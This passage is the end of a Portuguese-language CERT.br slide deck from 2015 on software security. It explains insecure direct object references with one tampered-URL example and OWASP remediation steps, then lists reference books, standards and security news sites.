[http://example.com/app/accountInfo?acct=nao\\_eh\\_minha\\_conta](http://example.com/app/accountInfo?acct=nao_eh_minha_conta)

- **Se não verificado adequadamente**
  - atacante pode acessar qualquer conta de usuário
    - ao invés de somente a conta do cliente pretendido

Fonte: [https://www.owasp.org/index.php/Top\\_10\\_2013-A4-Insecure\\_Direct\\_Object\\_References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)

# Referência insegura e direta a objetos

## Passos para correção






- **Usar:**

- controle de acesso por recurso
- referência indireta por sessão de usuário
- mapeamento indireto (OWASP's ESAPI)
  - <https://www.owasp.org/index.php/ESAPI>

# Referências

cert.br nic.br cgi.br

# Livros sobre Segurança de Software (1/3)



# Segurança de *Software*

- *The Addison-Wesley Software Security Series*
  - [http://www.informit.com/imprint/series\\_detail.aspx?st=61416](http://www.informit.com/imprint/series_detail.aspx?st=61416)
- *The Building Security In Maturity Model* - <http://bsimm.com/>
- *CERT Secure Coding* - <http://cert.org/secure-coding/>
- Wiki com práticas para C, Perl, Java e Java para Android
  - <https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards>

## Últimas notícias, análises, *blogs*

- *Krebs on Security* - <http://krebsonsecurity.com/>
- *Schneier on Security* - <https://www.schneier.com/>
- *Ars Technica Security* - <http://arstechnica.com/security/>
- *Dark Reading* - <http://www.darkreading.com/>
- *SANS NewsBites* - <http://www.sans.org/newsletters/newsbites/>
- *SANS Internet Storm Center* - <http://isc.sans.edu/>

# Obrigado

[www.cert.br](http://www.cert.br)

© miriam@cert.br   © nakamura@cert.br   © @certbr

23 de setembro de 2015

**nic.br** **cgi.br**

[www.nic.br](http://www.nic.br) | [www.cgi.br](http://www.cgi.br)